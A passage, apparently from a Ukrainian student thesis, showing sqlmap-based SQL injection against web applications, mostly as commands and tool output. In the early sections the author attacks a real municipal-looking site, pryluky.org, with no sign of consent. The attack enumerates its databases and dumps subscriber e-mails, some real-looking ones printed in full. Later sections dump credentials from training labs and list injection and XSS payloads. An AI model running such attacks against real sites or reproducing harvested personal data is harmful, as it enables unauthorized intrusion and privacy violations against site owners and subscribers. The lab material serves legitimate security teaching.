[10:08:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:08:39] [WARNING] GET parameter 's' does not seem to be injectable
[10:08:39] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level
'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mech
anism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or s
witch '--random-agent'
  
```

Рис. 3.2. Результат сканування не вразливого GET-параметру s

Також було протестовано інші веб-сайти, що розроблялись та підтримувались компанією, де відбувалось проходження практики. Ці сайти були створені на основі CMS Wordpress та Bitrix, в яких є реалізовані методи захисту від XSS атак та SQL-ін'єкцій, і вразливих GET-параметрів на цих веб-сайтах не виявлено.

Вразливі GET-параметри зазвичай зустрічаються на веб-сайтах, створених із використанням «самописних» («кастомних», створених власноруч) або дуже застарілих CMS. Такі потенційно вразливі веб-сайти можна знайти в мережі Інтернет. Для прикладу було проінспектовано сайт <http://pryluky.org/>.

Якщо ввести в адресному рядку браузера знак лапок у якості значення GET-параметру id – отримаємо повідомлення про помилку в SQL запиті. Це сигналізує про те, що даний GET-параметр є потенційно вразливим.




Рис. 3.3. Відображення повідомлення про помилку в SQL запиті при введенні некоректного значення GET-параметру id на сайті <http://pryluky.org/>

Виконаємо сканування цього параметру за допомогою програми sqlmap:

```

Terminal - dojo@dojo-VirtualBox: ~/bin/sqlmap
File Edit View Terminal Tabs Help
dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -u http://pryluky.org/index.php?id=1201

[1.4.2.30#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:21:52 /2021-06-02/

[11:21:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=m69lmmm5ks6...h22ubrc893'). Do y
ou want to use those [Y/n]

[11:22:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:22:39] [INFO] testing if the target URL content is stable
[11:22:42] [INFO] target URL content is stable
[11:22:42] [INFO] testing if GET parameter 'id' is dynamic
[11:22:44] [INFO] GET parameter 'id' appears to be dynamic
[11:22:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'Pos
tgreSQL')
[11:22:46] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scriptin
g (XSS) attacks

[11:29:40] [INFO] GET parameter 'id' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[11:29:40] [INFO] testing 'PostgreSQL inline queries'
[11:29:42] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:29:43] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[11:29:44] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[11:30:05] [INFO] GET parameter 'id' appears to be 'PostgreSQL stacked queries (heavy query - comment)' injecta
ble
[11:30:05] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:30:06] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind'
[11:30:07] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[11:30:09] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind (comment)'
[11:30:10] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[11:30:30] [INFO] GET parameter 'id' appears to be 'PostgreSQL AND time-based blind (heavy query)' injectable
[11:30:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 77 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: id=(SELECT (CASE WHEN (1872=1872) THEN 1123 ELSE (SELECT 4308 UNION SELECT 4871) END))

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: id=1123 AND 6432=CAST((CHR(113)||CHR(98)||CHR(106)||CHR(112)||CHR(113))|(SELECT (CASE WHEN (6432=
6432) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(112)||CHR(107)||CHR(113)) AS NUMERIC)

---

```

Рис. 3.4. Результати сканування GET-параметру id на сайті <http://pryluky.org/>

Таким чином виявлено, що даний GET-параметр вразливий до кількох видів SQL ін'єкції (boolean-based blind, error-based), а також до XSS атак. Наступним кроком може стати експлуатація знайденої вразливості.

3.3 Експлуатація вразливих до SQL ін'єкції GET-параметрів

Використовуючи вразливий параметр, отримаємо список баз даних за допомогою наступної команди:

```
sqlmap.py -u http://pryluky.org/index.php?id=1202 --dbs
```

```

dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -u http://pryluky.org/index.php?id=1202 --dbs

  H
  |
  | [1.4.2.30#dev]
  |
  | [V...]
  |
  | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:23:01 /2021-06-03/

[07:23:03] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jf26e1eplr...csj7pk17g1'). Do y
ou want to use those [Y/n]

[07:23:07] [INFO] testing if the target URL content is stable
[07:23:10] [INFO] target URL content is stable
[07:23:10] [INFO] testing if GET parameter 'id' is dynamic
[07:23:12] [WARNING] GET parameter 'id' does not appear to be dynamic
[07:23:14] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'Pos
tgreSQL')
[07:23:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scriptin
g (XSS) attacks

web server operating system: FreeBSD 8.2
web application technology: PHP, Apache 2.2.17
back-end DBMS: PostgreSQL
[07:28:30] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to data
base names on other DBMSes
[07:28:30] [INFO] fetching database (schema) names
[07:28:33] [INFO] retrieved: 'information_schema'
[07:28:34] [INFO] retrieved: 'pg_catalog'
[07:28:35] [INFO] retrieved: 'public'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

```

Рис. 3.5. Вивід переліку доступних для ін'єкції баз даних як наслідок експлуатації вразливості GET-параметру id на сайті <http://pryluky.org/>

Таким чином було отримано список баз даних та інформацію про сервер, на якому вони знаходяться (Apache 2.2.17), його операційну систему (FreeBSD 8.2) та СУБД яка на ньому використовується (PostgreSQL). Атаку можна розвинути далі, отримавши список таблиць із різних баз:

```

sqlmap.py -u http://pryluky.org/index.php?id=1202 -D public --
tables

sqlmap.py -u http://pryluky.org/index.php?id=1202 -D pg_catalog --
tables

```

```
[12:47:10] [INFO] retrieved: 'filereg'
[12:47:11] [INFO] retrieved: 'search'
Database: public
[29 tables]
+-----+
| active_pub |
| ansquest  |
| ansquest_lang |
| block     |
| blocktable |
| blocktype |
| delrows   |
| filereg   |
| gallery   |
| gallery_lang |
| kategory  |
| kategorylang |
| lang      |
| lang_capt_page |
| langmenu  |
| menu      |
| notsosecure |
| pidpr     |
| pidprlang |
| publicate  |
| search     |
| subscribers |
| tablecolumn |
| tablerows  |
| trash      |
| trash1     |
| tst        |
| vidguk     |
| vidguk_lang |
+-----+

[12:43:43] [INFO] retrieved: 'pg_description'
[12:43:44] [INFO] retrieved: 'pg_proc'
[12:43:46] [INFO] retrieved: 'pg_rewrite'
Database: pg_catalog
[32 tables]
+-----+
| pg_aggregate |
| pg_am         |
| pg_amop       |
| pg_amproc     |
| pg_attrdef    |
| pg_attribute  |
| pg_auth_members |
| pg_authid     |
| pg_autovacuum |
| pg_cast       |
| pg_class      |
| pg_constraint |
| pg_conversion |
| pg_database   |
| pg_depend     |
| pg_description |
| pg_index      |
| pg_inherits   |
| pg_language   |
| pg_largeobject |
| pg_listener   |
| pg_namespace  |
| pg_opclass    |
| pg_operator   |
| pg_pltemplate |
| pg_proc       |
| pg_rewrite    |
| pg_shdepend   |
+-----+
```

Рис. 3.6. Вивід переліку таблиць із доступних для ін'єкції баз даних як наслідок експлуатації вразливості GET-параметру id на сайті <http://pryluky.org/>

Розвиваючи атаку далі, отримаємо список стовпців таблиці subscribers за допомогою команди

```
sqlmap.py -u http://pryluky.org/index.php?id=1202 -D public -T
subscribers --columns
```

```
[16:31:28] [INFO] the back-end DBMS is PostgreSQL
web server operating system: FreeBSD 8.2
web application technology: PHP, Apache 2.2.17
back-end DBMS: PostgreSQL
[16:31:28] [INFO] fetching columns for table 'subscribers' in database 'public'
[16:31:28] [INFO] resumed: 'email'
[16:31:28] [INFO] resumed: 'varchar'
[16:31:28] [INFO] resumed: 'idsubscriber'
[16:31:28] [INFO] resumed: 'int4'
[16:31:28] [INFO] resumed: 'isconfirm'
[16:31:28] [INFO] resumed: 'bool'
[16:31:28] [INFO] resumed: 'mdc'
[16:31:28] [INFO] resumed: 'varchar'
Database: public
Table: subscribers
[4 columns]
+-----+-----+
| Column      | Type   |
+-----+-----+
| email       | varchar |
| idsubscriber | int4    |
| isconfirm   | bool    |
| mdc         | varchar |
+-----+-----+
```

Рис. 3.7. Вивід переліку стовпців таблиці subscribers

Виведемо список e-mail адрес із цієї таблиці за допомогою команди

```
sqlmap.py -u http://pryluky.org/index.php?id=1202 -D public -T
subscribers -C email,idsubscriber --dump
```

```
Database: public
Table: subscribers
[150 entries]
+-----+-----+
| idsubscriber | email |
+-----+-----+
| 3           | adv@tim.ua |
| 4           | mic@tim.ua |
| 5           | \xc8\xd5\xca |
| 6           | sdfasdf |
```

Рис. 3.8. Вивід значень стовпців email, idsubscriber таблиці subscribers

В результаті маємо список e-mail адрес підписників, які далі можуть бути використані у будь-яких цілях – наприклад для вірусних розсилок, чи як ціль активної XSS атаки (з використанням соціальної інженерії).

В даному випадку, серед адрес більше ботів, фейкових та тестових значень, але бачимо і адреси, що схожі на реальні.

```
| 83           | dacenko@ukrpost.ua |
| 84           | sp_archer@ua.fm |
| 85           | \xcb\xcl\xd2\xd4\xcl |
| 86           | sasha.friz@gmail.com |
| 87           | katerina.yurchenko@ukr.net |
```

Рис. 3.9. Реальні E-mail адреси серед вмісту таблиці subscribers

Також, із отриманих даних бачимо, що даний сайт вже тестували на наявність вразливостей до XSS та SQL ін'єкцій. Серед даних, що зберігаються в БД у полі email, бачимо запити SQL, команди для ОС, скрипти Javascript.

```

| 92      | <SCRIPT>fake_alert("KJ21")</SCRIPT>
| 93      | <SCRIPT>a=/KJ21/\nfake_alert(a.source)</SCRIPT>
| 94      | <SCRIPT>fake_alert(String.fromCharCode(KJ21))</SCRIPT>
| 95      | w3af@email.com
| 96      | 98" OR "98"="98
| 97      | 98" AND "98"="99
| 98      | 98 OR 98=98
| 99      | 98 AND 98=99
| 100     | 1 or BENCHMARK(2500000,MD5(1))
| 101     | 1" or BENCHMARK(2500000,MD5(1)) or "1"="1
| 102     | 1 or pg_sleep(5)
| 103     | 1" or pg_sleep(5) or "1"="1

```

Рис. 3.10. Нетипові дані (код для здійснення XSS атак та SQL ін'єкцій) серед даних у стовпці email таблиці subscribers

Загалом, отримані таким чином дані з баз можуть бути використані у будь-яких цілях, в тому числі злочинних. Щоб не переступати межу етичного тестування, зупинимось на цьому, і більш глибоку експлуатацію вразливостей будемо здійснювати вже у тестовому середовищі Web Security Dojo.

3.4 Огляд тестового середовища Web Security Dojo

Web Security Dojo – це безкоштовне, з відкритим вихідним кодом, автономне середовище для навчання безпеки і проникаючого тестування веб-додатків. На чисту установку Ubuntu v12.04LTS, забезпечену необхідними оновленнями і доповненнями гостьової ОС VirtualBox, додані різні інструменти для тестування безпеки веб-додатків та вразливі веб-додатки. Web Security Dojo встановлюється і запускається як віртуальна машина VirtualBox. [58]

Серед списку вразливих додатків, які пропонує Web Security Dojo, будемо використовувати OWASP Mutillidae II [59] та Damn Vulnerable Web Application (DVWA) [60].

Серед встановлених програм для проникаючого тестування будемо використовувати Burp Suite (інтегрована платформа для виконання тестування безпеки веб-додатків) [61], попередньо налаштувавши в ній перехоплюючий проксі, та підключивши створений проксі у браузері.

3.5 Виявлення вразливостей POST-параметрів

У середовищі Web Security Dojo відкриваємо додаток OWASP Mutillidae II (переходимо на сторінку <http://nowasp.local/mutillidae/index.php?page=login.php>)

Сторінка містить форму введення логіна і пароля. Якщо ввести та відправити дані зі знаком одинарних лапок – можна побачити, що мала місце помилка SQL, яка вивелась на екран. Це означає, що при відправці форми передаються потенційно вразливі POST-параметри, які можна виявити та експлуатувати.




Рис. 3.11. Вивід помилки SQL при введенні некоректних даних у формі логіну в OWASP Mutillidae II

Для успішного сканування з `sqlmap` потрібно знати назви змінних, а також повний набір даних, що передаються. Оскільки на деяких сайтах при

отриманні неповного набору даних інформація не надсилається в базу даних, а відразу відкидається. [63]

Щоб визначити точний перелік змінних та даних можна скористатись однією із програм, які дозволяють аналізувати передані запити. Наприклад, попередньо налаштованою **Burp Suite**. Вводимо довільні дані в поля логіну та паролю, відправляємо, і переглядаємо результати запиту в Burp Suite.




Рис. 3.12. Інформація про POST-запит, відправлений зі сторінки

`http://nowasp.local/mutillidae/index.php?page=login.php`

На основі отриманих даних формуємо наступну команду для sqlmap (після опції `--data` вказується рядок даних, що передаються):

```

sqlmap.py -u
http://nowasp.local/mutillidae/index.php?page=login.php --
data="username=111111&password=222222&login-php-submit-button=Login"
  
```


вразливих переданих параметрів (username чи password) використати для ін'єкції. Обираємо username.

```

Dojo-3.4.1 [Запущено] - Oracle VM VirtualBox
Файл  Машина  Перегляд  Введення  Пристрої  Довідка
Инструкция п...  dojo - File Man...  [Software Upd...  Terminal - doj...  02 Jun, 10:29
Terminal - dojo@dojo-VirtualBox: ~/bin/sqlmap
File  Edit  View  Terminal  Tabs  Help
dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -u http://nowasp.local/mutillidae/index.php?page=login.php --data="username=111111&password=222222&login-php-submit-button=Login" --dbs
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[09:50:59] [INFO] the back-end DBMS is MySQL
[09:50:59] [CRITICAL] connection dropped or unknown HTTP status code received. Try to force the HTTP User-Agent header with option '--user-agent' or switch '--random-agent'. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.0
[09:51:01] [INFO] fetching database names
[09:51:01] [INFO] retrieved: 'information_schema'
[09:51:02] [INFO] retrieved: 'dvwa'
[09:51:02] [INFO] retrieved: 'mysql'
[09:51:02] [INFO] retrieved: 'nowasp'
[09:51:02] [INFO] retrieved: 'performance_schema'
[09:51:02] [INFO] retrieved: 'sys'
[09:51:03] [INFO] retrieved: 'wavsepDB'
available databases [7]:
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] sys
[*] wavsepDB

```

Рис. 3.14. Отримання списку баз даних внаслідок експлуатації вразливого POST-параметру

Продовжуючи експлуатацію вразливості, виведемо перелік таблиць із бази nowasp за допомогою наступної команди:

```

dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -u http://nowasp.local/mutillidae/index.php?page=login.php --data="username=111111&password=222222&login-php-submit-button=Login" -D nowasp --tables
[10:37:05] [INFO] retrieved: 'pen_test_tools'
[10:37:05] [INFO] retrieved: 'user_poll_results'
[10:37:05] [INFO] retrieved: 'youtubeVideos'
Database: nowasp
[13 tables]
+-----+
| accounts          |
| balloon_tips      |
| blogs_table       |
| captured_data     |
| credit_cards      |
| help_texts        |
| hitlog            |
| level_1_help_include_files |
| page_help         |
| page_hints        |
| pen_test_tools    |
| user_poll_results |
| youtubeVideos     |
+-----+

```

Рис. 3.15. Отримання переліку таблиць бази даних nowasp

І отримаємо вміст таблиці accounts за допомогою команди

```
sqlmap.py -u
```

```
http://nowasp.local/mutillidae/index.php?page=login.php --
```

```
data="username=111111&password=222222&login-php-submit-button=Login" -D
```

```
nowasp -T accounts --dump
```

```
Dojo-3.4.1 [Запущено] - Oracle VM VirtualBox
Файл Машина Перегляд Введення Пристрої Довідка
Terminal - dojo@dojo-VirtualBox: ~/bin/sqlmap
[11:00:09] [INFO] retrieved: 'Commandline KungFu anyone?'
[11:00:09] [INFO] retrieved: 'pentest'
[11:00:09] [INFO] retrieved: 'ed'
Database: nowasp
Table: accounts
[23 entries]
+-----+-----+-----+-----+-----+-----+-----+
| cid | username | lastname | is_admin | password | firstname | mysignature |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | Administrator | TRUE | adminpass | System | g0t r00t? |
| 2 | adrian | Crenshaw | TRUE | somepassword | Adrian | Zombie Films Rock! |
| 3 | john | Pentest | FALSE | monkey | John | I like the smell of confunk |
| 4 | jeremy | Druid | FALSE | password | Jeremy | d1373 1337 speak |
| 5 | bryce | Galbraith | FALSE | password | Bryce | I Love SANS |
| 6 | samurai | WTF | FALSE | samurai | Samurai | Carving fools |
| 7 | jim | Rome | FALSE | password | Jim | Rome is burning |
| 8 | bobby | Hill | FALSE | password | Bobby | Hank is my dad |
| 9 | simba | Lion | FALSE | password | Simba | I am a super-cat |
| 10 | dreveil | Evil | FALSE | password | Dr. | Preparation H |
| 11 | scotty | Evil | FALSE | password | Scotty | Scotty do
```

Рис. 3.16. Виведення (дамп) вмісту таблиці accounts бази даних nowasp

Отримані логіни та паролі можна використати щоб увійти, наприклад, під іменем користувача samurai. Або адміністратора.




Рис. 3.16. Результат успішного входу в акаунт користувача samurai

В реальних умовах вхід від імені адміністратора відкриває можливості здійснити практично будь-які дії із сайтом, в тому числі злочинні (наприклад несанкціоновано отримати, змінити чи заблокувати контент).

Також, можна отримати дані із інших баз та їх таблиць:

```
[10:44:33] [INFO] fetching tables for database: 'wavsepDB'
[10:44:34] [WARNING] reflective value(s) found and filtering out
[10:44:35] [INFO] retrieved: 'accounts'
[10:44:36] [INFO] retrieved: 'messages'
[10:44:38] [INFO] retrieved: 'transactions'
[10:44:39] [INFO] retrieved: 'users'
Database: wavsepDB
[4 tables]
+-----+
| accounts |
| messages |
| transactions |
| users |
+-----+
```

```
dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -u http://nowasp.local/mutillidae/index.php?page=login.php --data=
"username=111111&password=222222&login-php-submit-button=Login" -D wavsepDB -T users --dump

Database: wavsepDB
Table: users
[7 entries]
+-----+-----+-----+-----+
| userid | username | password | privilege |
+-----+-----+-----+-----+
| 1 | user1 | password | 1 |
| 2 | david | goodboy | 1 |
| 3 | admin | mastermold | 5 |
| 4 | user4 | password4 | 1 |
| 5 | user5 | password5 | 2 |
| 6 | user6 | password6 | 1 |
| 7 | user7 | password7 | 1 |
+-----+-----+-----+-----+
```

```
[10:45:51] [INFO] table 'wavsepDB.users' dumped to CSV file '/home/dojo/.sqlmap/output/nowasp.local/dump/wavsep
DB/users.csv'
[10:45:51] [INFO] fetched data logged to text files under '/home/dojo/.sqlmap/output/nowasp.local'
[10:45:51] [WARNING] you haven't updated sqlmap for more than 477 days!!!
```

Рис. 3.17. Отримання даних таблиці users бази wavsepDB

В реальності досить поширені ситуації, коли мінімізація привілеїв не реалізована належним чином, і один і той самий користувач використовується для отримання доступу до різних баз даних. У такому випадку, вразливість в одному місці може відкрити зловмисникам доступ до баз даних різних додатків (як власне відбулося у цьому тесті). Тому мінімізація привілеїв є важливим кроком серед методів убезпечення від атак. При дотриманні цього правила, навіть якщо один додаток із тих, що використовують сервер баз даних, буде скомпроментовано, інші залишаться в безпеці.

